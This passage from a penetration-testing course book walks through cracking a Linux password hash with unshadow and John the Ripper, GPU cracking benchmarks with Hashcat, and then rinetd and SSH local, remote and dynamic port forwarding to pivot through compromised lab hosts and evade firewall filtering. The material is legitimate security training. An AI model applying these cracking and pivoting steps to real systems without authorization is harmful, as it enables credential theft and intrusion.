victim:$6$f0S.xfbT$5c5vh3Zrk.88SbCWP1nrjgccgYvCC/x7SEcjSujtrvQfk04pSWHaGxZojNy.vAqMGrB  
BN0b0P3pW1ybxml0IT/:1003:1003:,,,:/home/victim:/bin/bash
```

```
kali@kali:~$ unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

---

Listing 620 - Preparing Linux password hash for cracking

We can now run **john**, passing the wordlist and the unshadowed text file as arguments:

```
kali@kali:~$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])  
Cost 1 (iteration count) is 5000 for all loaded hashes  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
s3cr3t (victim)  
1g 0:00:00:28 DONE (2019-08-20 15:42) 0.03559g/s 2497p/s 2497c/s 2497C/s  
...
```

---

Listing 621 - Cracking a Linux password hash using John the Ripper

Newer versions of John the Ripper are multi-threaded by default but older ones only use a single CPU core to perform the cracking actions. If you encounter an older version of JTR, it supports alternatives that can speed up the process. We could employ multiple CPU cores, or even multiple computers, to distribute the load and speed up the cracking process. The **--fork** option engages multiple processes to make use of more CPU cores on a single machine and **--node** splits the work across multiple machines.

For example, let's assume we have two machines, each with an 8-core CPU. On the first machine we would set the **--fork=8** and **--node=1-8/16** options, instructing John to create eight processes on this machine, split the supplied wordlist into sixteen equal parts, and process the first eight parts locally. On the second machine, we could use **--fork=8** and **--node=9-16** to

assign eight processes to the second half of the wordlist. Dividing the work in this manner would provide an approximate 16x performance improvement.

---

*Attackers can also pre-compute hashes for passwords (which can take a great deal of time) and store them in a massive database, or rainbow table,<sup>585</sup> to make password cracking a simple table-lookup affair. This is a space-time tradeoff since these tables can consume an enormous amount of space (into the petabytes depending on password complexity), but the password "cracking" process itself (technically a lookup process) takes significantly less time.*

---

While John the Ripper is a great tool for cracking password hashes, its speed is limited to the power of the CPUs dedicated to the task. In recent years, Graphic Processing Units (GPUs) have become incredibly powerful and are, of course, found in every computer with a display. High-end machines, like those used for video editing and gaming, ship with incredibly powerful GPUs. GPU-cracking tools like Hashcat<sup>586</sup> leverage the power of both the CPU and the GPU to reach incredible password cracking speeds.

Hashcat's options generally mirror those of John the Ripper and include features such as algorithm detection and password list mutation.

In this example, we will run hashcat in benchmark mode (**-b**) on a machine with a GeForce GTX 1080 Ti GPU:

```
C:\Users\Cracker\hashcat-4.2.1> hashcat64.exe -b
hashcat (v4.2.1) starting in benchmark mode...
...
OpenCL Platform #1: NVIDIA Corporation
=====
* Device #1: GeForce GTX 1080 Ti, 2816/11264 MB allocatable, 28MCU

Benchmark relevant options:
=====
* --optimized-kernel-enable

Hashmode: 0 - MD5

Speed.Dev.#1.....: 39354.5 MH/s (93.70ms) @ Accel:128 Loops:1024 Thr:1024 Vec
Hashmode: 100 - SHA1

Speed.Dev.#1.....: 13251.8 MH/s (87.49ms) @ Accel:128 Loops:512 Thr:640 Vec:1

Hashmode: 1400 - SHA-256

Speed.Dev.#1.....: 4770.8 MH/s (48.15ms) @ Accel:128 Loops:64 Thr:1024 Vec:1
```

<sup>585</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Rainbow\\_table](https://en.wikipedia.org/wiki/Rainbow_table)

<sup>586</sup> (Hashcat, 2018), <https://hashcat.net/hashcat/>

```
Hashmode: 1700 - SHA-512
Speed.Dev.#1.....: 1567.9 MH/s (92.38ms) @ Accel:128 Loops:64 Thr:640 Vec:1
Hashmode: 1000 - NTLM
Speed.Dev.#1.....: 65267.0 MH/s (55.66ms) @ Accel:128 Loops:1024 Thr:1024 Vec
Hashmode: 5500 - NetNTLMv1 / NetNTLMv1+ESS
Speed.Dev.#1.....: 33504.0 MH/s (55.00ms) @ Accel:128 Loops:512 Thr:1024 Vec:
Hashmode: 5600 - NetNTLMv2
Speed.Dev.#1.....: 2761.2 MH/s (83.59ms) @ Accel:128 Loops:64 Thr:1024 Vec:1
Hashmode: 1800 - sha512crypt $6$, SHA512 (Unix) (Iterations: 5000)
Speed.Dev.#1.....: 218.6 kH/s (51.55ms) @ Accel:512 Loops:128 Thr:32 Vec:1
....
```

*Listing 622 - Benchmark cracking speeds with GeForce GTX 1080 Ti*

The benchmark numbers are quite incredible, revealing a SHA1 speed of over 13 billion hashes per second, an NTLM speed of over 62 billion hashes per second, and even the very complex and slow sha512crypt hash algorithm is run at an astonishing 200,000 hashes per second. Compare this to some of our previous runs of John the Ripper on our (admittedly lame) Kali VM CPU, which puttered along at speeds in the hundreds of hashes per second.

These speeds were achieved from a single GPU, but multi-GPU computers are available with four, eight, or more GPUs. At the time of this publication, a cracking computer with a single GPU can be built for approximately \$2000 USD, while a quad GPU rig can be had for around \$6000 USD. Eight-GPU systems have registered benchmarks over 500 billion NTLM hashes per second!<sup>587</sup>

#### 19.4.3.1 Exercise

*(Reporting is not required for this exercise)*

1. Create a wordlist file for the dumped NTLM hash from your Windows machine and crack the hash using John the Ripper.

## 19.5 Wrapping Up

There are so many password attack tools and wordlists available that it can be tempting to just jump in and fire away in search of that often-elusive break during a penetration test. However, success lies in not only deeply understanding the usage and strengths of each tool, but in learning to step back and apply those tools with wisdom, honoring the balance of speed and precision, as well as prioritizing the safety of the client's production environment.

<sup>587</sup> (epixoip, 2019), <https://gist.github.com/epixoip/ace60d09981be09544fdd35005051505>

## 20 Port Redirection and Tunneling

In this module, we will demonstrate various forms of port redirection, tunneling, and traffic encapsulation. Understanding and mastering these techniques will provide us with the surgical tools needed to manipulate the directional flow of targeted traffic, which can often be useful in restricted network environments. However, this will require extreme concentration as this module is admittedly a bit of a brain twister.

Tunneling<sup>588</sup> a protocol involves encapsulating it within a different protocol. By using various tunneling techniques, we can carry a given protocol over an incompatible delivery network, or provide a secure path through an untrusted network.

Port forwarding<sup>589</sup> and tunneling concepts can be difficult to digest, so we will work through several hypothetical scenarios to provide a clearer understanding of the process. Take time to understand each scenario before advancing to the next.

### 20.1 Port Forwarding

Port forwarding is the simplest traffic manipulation technique we will examine in which we redirect traffic destined for one IP address and port to another IP address and port.

#### 20.1.1 RINETD

To begin, we will start with a relatively simple port forwarding example based on the following scenario.

During an assessment, we gained root access to an Internet-connected Linux web server. From there, we found and compromised a Linux client on an internal network, gaining access to SSH credentials.

In this fairly-common scenario, our first target, the Linux web server, has Internet connectivity, but the second machine, the Linux client, does not. We were only able to access this client by pivoting through the Internet-connected server. In order to pivot again, this time from the Linux client, and begin assessing other machines on the internal network, we must be able to transfer tools from our attack machine and exfiltrate data to it as needed. Since this client can not reach the Internet directly, we must use the compromised Linux web server as a go-between, moving data twice and creating a very tedious data-transfer process.

We can use port forwarding techniques to ease this process. To recreate this scenario, our Internet-connected Kali Linux virtual machine will stand in as the compromised Linux web server and our dedicated Debian Linux box as the internal, Internet-disconnected Linux client. Our environment will look something like this:

---

<sup>588</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Tunneling\\_protocol](https://en.wikipedia.org/wiki/Tunneling_protocol)

<sup>589</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Port\\_forwarding](https://en.wikipedia.org/wiki/Port_forwarding)




Figure 296: Outbound filtering prevents our download

As configured, our Kali machine can access the Internet, and the client can not. We can validate connectivity from our Kali machine by pinging google.com and connecting to that IP with **nc -nvv 216.58.207.142 80**:

```
kali@kali:~$ ping google.com -c 1
PING google.com (216.58.207.142) 56(84) bytes of data.
64 bytes from muc11s03-in-f14.1e100.net (216.58.207.142): icmp_seq=1 ttl=128 time=26.4 ms

--- google.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 26.415/26.415/26.415/0.000 ms

kali@kali:~$ root@kali:~# nc -nvv 216.58.207.142 80
(UNKNOWN) [216.58.207.142] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:38:42 GMT
Expires: -1
Cache-Control: private, max-age=0
...
...
```

Listing 623 - Obtaining an IP address for google.com

As expected, our Kali attack machine has access to the Internet. Next, we will SSH to the compromised Linux client and test Internet connectivity from there, again with Netcat. Note that we again use the IP address, since an actual, Internet-disconnected internal network may not have a working external DNS.

```
kali@kali:~# ssh student@10.11.0.128
student@10.11.0.128's password:
Linux debian 4.9.0-6-686 #1 SMP Debian 4.9.82-1+deb9u3 (2018-03-02) i686
...
student@debian:~$ nc -nvv 216.58.207.142 80
(UNKNOWN) [216.58.207.142] 80 (http) : No route to host
    sent 0, rcvd 0
```

*Listing 624 - Failing to connect to an external IP address due to lack of Internet connectivity*

This time, the Internet connection test failed, indicating that our Linux client is indeed disconnected from the Internet. In order to transfer files to an Internet-connected host, we must first transfer them to the Linux web server and then transfer them again to our intended destination.

---

*Note that in a real penetration testing environment, our goal is most likely to transfer files to our Kali attack machine (not necessarily through it as in this scenario) but the concepts are the same.*

---

Instead, we will use a port forwarding tool called *rinetd*<sup>590</sup> to redirect traffic on our Kali Linux server. This tool is easy to configure, available in the Kali Linux repositories, and is easily installed with **apt**:

```
kali@kali:~$ sudo apt update && sudo apt install rinetd
Listing 625 - Installing rinetd from the Kali Linux repositories
```

The rinetd configuration file, */etc/rinetd.conf*, lists forwarding rules that require four parameters, including *bindaddress* and *bindport*, which define the bound ("listening") IP address and port, and *connectaddress* and *connectport*, which define the traffic's destination address and port:

```
kali@kali:~$ cat /etc/rinetd.conf
...
# forwarding rules come here
#
# you may specify allow and deny rules after a specific forwarding rule
# to apply to only that forwarding rule
#
# bindaddress      bindport      connectaddress      connectport
...
```

*Listing 626 - The default configuration file for rinetd*

For example, we can use rinetd to redirect any traffic received by the Kali web server on port 80 to the google.com IP address we used in our tests. To do this, we will edit the rinetd configuration file and specify the following forwarding rule:

```
kali@kali:~$ cat /etc/rinetd.conf
...
```

<sup>590</sup> (Thomas Boutell, 2019), <https://boutell.com/rinetd/>

```
# bindaddress bindport connectaddress connectport
0.0.0.0 80 216.58.207.142 80
...
```

*Listing 627 - Adding the forwarding rule to the rinetc configuration file*

This rule states that all traffic received on port 80 of our Kali Linux server, listening on all interfaces (0.0.0.0), regardless of destination address, will be redirected to 216.58.207.142:80. This is exactly what we want. We can restart the rinetc service with **service** and confirm that the service is listening on TCP port 80 with **ss** (socket statistics):

---

```
kali@kali:~$ sudo service rinetc restart
kali@kali:~$ ss -antp | grep "80"
LISTEN      0      5    0.0.0.0:80          0.0.0.0:*      users:(("rinetc",pid=1886,fd=4))
```

---

*Listing 628 - Starting the rinetc service and using ss to confirm the port is bound*

Excellent! The port is listening. For verification, we can connect to port 80 on our Kali Linux virtual machine:

---

```
student@debian:~$ nc -nvv 10.11.0.4 80
(UNKNOWN) [10.11.0.4] 80 (http) open
GET / HTTP/1.0

HTTP/1.0 200 OK
Date: Mon, 26 Aug 2019 15:46:18 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
P3P: CP="This is not a P3P policy! See g.co/p3phelp for more info."
Server: gws
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Set-Cookie: 1P_JAR=2019-08-26-15; expires=Wed, 25-Sep-2019 15:46:18 GMT; path=/;
domain=.google.com
Set-Cookie: NID=188=Hdg-
h4aalehFQUxA0vnI87Mtwcq80i07nQqBUFUwDWoXRcqf43KYuCoBEBGm0Fmyu0kXyWZCiHj0egWCfCxdoTe0Sc
MX6ArouU2jF4DZeeFHBhqZCvLJDV3ysgPzerRkk9pcLi7HENbeeEn5xR9BgWfz4jvZkjnzYDwlfoL2ivk;
expires=Tue, 25-Feb-2020 15:46:18 GMT; path=/; domain=.google.com; HttpOnly
...
```

---

*Listing 629 - Successfully accessing an external IP through our Kali Linux virtual machine*

The connection to our Linux server was successful, and we performed a successful GET request against the web server. As evidenced by the Set-Cookie field, the connection was forwarded properly and we have, in fact, connected to Google's web server.

We can now use this technique to connect from our previously Internet-disconnected Linux client, through the Linux web server, to any Internet-connected host by simply changing the *connectaddress* and *connectport* fields in the web server's */etc/rinetc.conf* file.

Figure 297 summarizes this process visually:




Figure 297: Outbound traffic filtering bypass

This is one of the more basic scenarios in this module. Be sure to take time to complete the exercises and understand these concepts before proceeding.

#### 20.1.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the `clear_rules.sh` script from `/root/port_forwarding_and_tunneling/` as root.
2. Attempt to replicate the port-forwarding technique covered in the above scenario.

## 20.2 SSH Tunneling

The SSH protocol<sup>591</sup> is one of the most popular protocols for tunneling and port forwarding.<sup>592</sup> This is due to its ability to create encrypted tunnels within the SSH protocol, which supports bi-directional communication channels. This obscure feature of the SSH protocol has far-reaching implications for both penetration testers and system administrators.

### 20.2.1 SSH Local Port Forwarding

SSH *local port forwarding* allows us to tunnel a local port to a remote server using SSH as the transport protocol. The effects of this technique are similar to `rinetd` port forwarding, with a few twists.

<sup>591</sup> (SSH Communications Security, 2018), <https://www.ssh.com/ssh/protocol/>

<sup>592</sup> (Trackets Blog, 2017), <https://blog.trackets.com/2014/05/17/ssh-tunnel-local-and-remote-port-forwarding-explained-with-examples.html>

Let's take another scenario into consideration. During an assessment, we have compromised a Linux-based target through a remote vulnerability, elevated our privileges to root, and gained access to the passwords for both the root and student users on the machine. This compromised machine does not appear to have any outbound traffic filtering, and it only exposes SSH (port 22), RDP (port 3389), and the vulnerable service port, which are also allowed on the firewall.

After enumerating the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has another network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine that has network shares available.

To simulate this configuration in our lab environment, we will run the `ssh_local_port_forwarding.sh` script from our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 8080 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_local_port_forwarding.sh
```

Listing 630 - Content of the `ssh_local_port_forwarding.sh` script

In such a scenario, we could move the required attack and enumeration tools to the compromised Linux machine and then attempt to interact with the shares on the 2016 server, but this is neither elegant nor scalable. Instead, we want to interact with this new target from our Internet-based Kali attack machine, pivoting through this compromised Linux client. This way, we will have access to all of the tools on our Kali attack machine as we interact with the target.

This will require some port-forwarding magic, and we will use the ssh client's local port forwarding feature (invoked with `ssh -L`) to help with this.

The syntax is as follows:

```
ssh -N -L [bind_address:]port:host:hostport [username@address]
```

Listing 631 - Command prototype for local port forwarding using SSH

Inspecting the manual of the ssh client (`man ssh`), we notice that the `-L` parameter specifies the port on the local host that will be forwarded to a remote address and port.

In our scenario, we want to forward port 445 (Microsoft networking without NetBIOS) on our Kali machine to port 445 on the Windows Server 2016 target. When we do this, any Microsoft file sharing queries directed at our Kali machine will be forwarded to our Windows Server 2016 target.

This seems impossible given that the firewall is blocking traffic on TCP port 445, but this port forward is tunneled through an SSH session to our Linux target on port 22, which is allowed through the firewall. In summary, the request will hit our Kali machine on port 445, will be forwarded across the SSH session, and will then be passed on to port 445 on the Windows Server 2016 target.

If done correctly, our tunneling and forwarding setup will look something like Figure 298:




Figure 298: Local port forwarding diagram

To pull this off, we will execute an `ssh` command from our Kali Linux attack machine. We will not technically issue any `ssh` commands (`-N`) but will set up port forwarding (with `-L`), bind port 445 on our local machine (`0.0.0.0:445`) to port 445 on the Windows Server (`192.168.1.110:445`) and do this through a session to our original Linux target, logging in as student (`student@10.11.0.128`):

```
kali@kali:~$ sudo ssh -N -L 0.0.0.0:445:192.168.1.110:445 student@10.11.0.128
student@10.11.0.128's password:
```

*Listing 632 - Forwarding TCP port 445 on our Kali Linux machine to TCP port 445 on the Windows Server 2016*

At this point, any incoming connection on the Kali Linux box on TCP port 445 will be forwarded to TCP port 445 on the 192.168.1.110 IP address through our compromised Linux client.

Before testing this, we need to make a minor change in our Samba configuration file to set the minimum SMB version to SMBv2 by adding “min protocol = SMB2” to the end of the file as shown in Listing 633. This is because Windows Server 2016 no longer supports SMBv1 by default.

```
kali@kali:~$ sudo nano /etc/samba/smb.conf
kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.
```

*Listing 633 - Updating SAMBA from SMBv1 to SMBv2 communications*

Finally, we can try to list the remote shares on the Windows Server 2016 machine by pointing the request at our Kali machine.

We will use the *smbclient* utility, supplying the IP address or NetBIOS name, in this case our local machine (**-L 127.0.0.1**) and the remote user name (**-U Administrator**). If everything goes according to plan, after we enter the remote password, all the traffic on that port will be redirected to the Windows machine and we will be presented with the available shares:

```
kali@kali:~# smbclient -L 127.0.0.1 -U Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

      Sharename          Type      Comment
-----  -----
ADMIN$            Disk      Remote Admin
C$              Disk      Default share
Data             Disk
IPC$             IPC       Remote IPC
NETLOGON         Disk      Logon server share
SYSVOL           Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
-----  -----
      Workgroup        Master
-----
```

*Listing 634 - Listing net shares on the Windows Server 2016 machine through local port forwarding*

Not only was the command successful but since this traffic was tunneled through SSH, the entire transaction was encrypted. We can use this port forwarding setup to continue to analyze the target server via port 445, or forward other ports to conduct additional reconnaissance.

#### 20.2.1.1 Exercises

1. Connect to your dedicated Linux lab client and run the *clear\_rules.sh* script from */root/port\_forwarding\_and\_tunneling/* as root.
2. Run the *ssh\_local\_port\_forwarding.sh* script from */root/port\_forwarding\_and\_tunneling/* as root.

3. Take note of the Linux client and Windows Server 2016 IP addresses shown in the Student Control Panel.
4. Attempt to replicate the smbclient enumeration covered in the above scenario.

### 20.2.2 SSH Remote Port Forwarding

The *remote port forwarding* feature in SSH can be thought of as the reverse of local port forwarding, in that a port is opened on the *remote* side of the connection and traffic sent to that port is forwarded to a port on our local machine (the machine initiating the SSH client).

In short, connections to the specified TCP port on the remote host will be forwarded to the specified port on the local machine. This can be best demonstrated with a new scenario.

In this case, we have access to a non-root shell on a Linux client on the internal network. On this compromised machine, we discover that a MySQL server is running on TCP port 3306. Unlike the previous scenario, the firewall is blocking inbound TCP port 22 (SSH) connections, so we can't SSH into this server from our Internet-connected Kali machine.

We can, however, SSH from this server *out* to our Kali attacking machine, since outbound TCP port 22 is allowed through the firewall. We can leverage SSH remote port forwarding (invoked with **ssh -R**) to open a port on our Kali machine that forwards traffic to the MySQL port (TCP 3306) on the internal server. All forwarded traffic will traverse the SSH tunnel, right through the firewall.

---

*SSH port forwards can be run as non-root users as long as we only bind unused non-privileged local ports (above 1024).*

---

In order to simulate this scenario, we will run the **ssh\_remote\_port\_forwarding.sh** script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 3389 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/ssh_remote_port_forwarding.sh
```

---

*Listing 635 - Content of the ssh\_remote\_port\_forwarding.sh script*

The **ssh** command syntax to create this tunnel will include the local IP and port, the remote IP and port, and **-R** to specify a remote forward:

---

```
ssh -N -R [bind_address:]port:host:hostport [username@address]
```

---

*Listing 636 - Command prototype for remote port forwarding using SSH*

In this case, we will **ssh** out to our Kali machine as the kali user (**kali@10.11.0.4**), specify no commands (**-N**), and a remote forward (**-R**). We will open a listener on TCP port 2221 on our Kali machine (**10.11.0.4:2221**) and forward connections to the internal Linux machine's TCP port 3306 (**127.0.0.1:3306**):

---

```
student@debian:~$ ssh -N -R 10.11.0.4:2221:127.0.0.1:3306 kali@10.11.0.4
kali@10.11.0.4's password:
```

---

*Listing 637 - Remote forwarding TCP port 2221 to the compromised Linux machine on TCP port 3306*

This will forward all incoming traffic on our Kali system's local port 2221 to port 3306 on the compromised box through an SSH tunnel (TCP 22), allowing us to reach the MySQL port even though it is filtered at the firewall.

Our connections can be illustrated as shown in Figure 299:




Figure 299: Remote port forwarding diagram

With the tunnel up, we can switch to our Kali machine, validate that TCP port 2221 is listening, and scan the localhost on that port with **nmap**, which will fingerprint the target's MySQL service:

```
kali@kali:~$ ss -antp | grep "2221"
LISTEN  0      128      127.0.0.1:2221      0.0.0.0:*      users:(("sshd",pid=2294,fd=9))
LISTEN  0      128      [::1]:2221      [::]:*      users:(("sshd",pid=2294,fd=8))

kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 2221
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).

PORT      STATE SERVICE VERSION
2221/tcp  open  mysql    MySQL 5.5.5-10.1.26-MariaDB-0+deb9u1

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

*Listing 638 - Accessing the MySQL server on the victim machine through the remote tunnel*

Knowing that we can scan the port, we should have no problem interacting with the MySQL service across the SSH tunnel using any of the appropriate Kali-installed tools.

### 20.2.2.1 Exercises

1. Connect to your dedicated Linux lab client via SSH and run the **clear\_rules.sh** script from **/root/port\_forwarding\_and\_tunneling/** as root.
2. Close any SSH connections to your dedicated Linux lab client and then connect as the **student** account using **rdesktop** and run the **ssh\_remote\_port\_forward.sh** script from **/root/port\_forwarding\_and\_tunneling/** as root.
3. Attempt to replicate the SSH remote port forwarding covered in the above scenario and ensure that you can scan and interact with the MySQL service.

### 20.2.3 SSH Dynamic Port Forwarding

Now comes the really fun part. SSH *dynamic port forwarding* allows us to set a local listening port and have it tunnel incoming traffic to any remote destination through the use of a proxy.

In this scenario (similar to the one used in the SSH local port forwarding section), we have compromised a Linux-based target and have elevated our privileges. There do not seem to be any inbound or outbound traffic restrictions on the firewall.

After further enumeration of the compromised Linux client, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). On this internal subnet, we have identified a Windows Server 2016 machine that has network shares available.

In the local port forwarding section, we managed to interact with the available shares on the Windows Server 2016 machine; however, that technique was limited to a particular IP address and port. In this example, we would like to target additional ports on the Windows Server 2016 machine, or hosts on the internal network without having to establish different tunnels for each port or host of interest.

To simulate this scenario in our lab environment, we will again run the `ssh_local_port_forwarding.sh` script from our dedicated Linux client.

Once the environment is set up, we can use `ssh -D` to specify local dynamic SOCKS4 application-level port forwarding (again tunneled within SSH) with the following syntax:

---

```
ssh -N -D <address to bind to>:<port to bind to> <username>@<SSH server address>
```

*Listing 639 - Command prototype for dynamic port forwarding using SSH*

---

With the above syntax in mind, we can create a local SOCKS4 application proxy (`-N -D`) on our Kali Linux machine on TCP port 8080 (**127.0.0.1:8080**), which will tunnel all incoming traffic to any host in the target network, through the compromised Linux machine, which we log into as student (**student@10.11.0.128**):

---

```
kali@kali:~$ sudo ssh -N -D 127.0.0.1:8080 student@10.11.0.128
student@10.11.0.128's password:
```

---

*Listing 640 - Creating a dynamic SSH tunnel on TCP port 8080 to our target network*

---

Although we have started an application proxy that can route application traffic to the target network through the SSH tunnel, we must somehow direct our reconnaissance and attack tools to use this proxy. We can run any network application through HTTP, SOCKS4, and SOCKS5 proxies with the help of *ProxyChains*.<sup>593</sup>

To configure ProxyChains, we simply edit the main configuration file (`/etc/proxychains.conf`) and add our SOCKS4 proxy to it:

---

```
kali@kali:~$ cat /etc/proxychains.conf
...
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4      127.0.0.1 8080
```

---

*Listing 641 - Adding our SOCKS4 proxy to the ProxyChains configuration file*

---

This configuration is illustrated in Figure 300:

<sup>593</sup> (Adam Hamsik, 2017), <https://github.com/haad/proxychains>

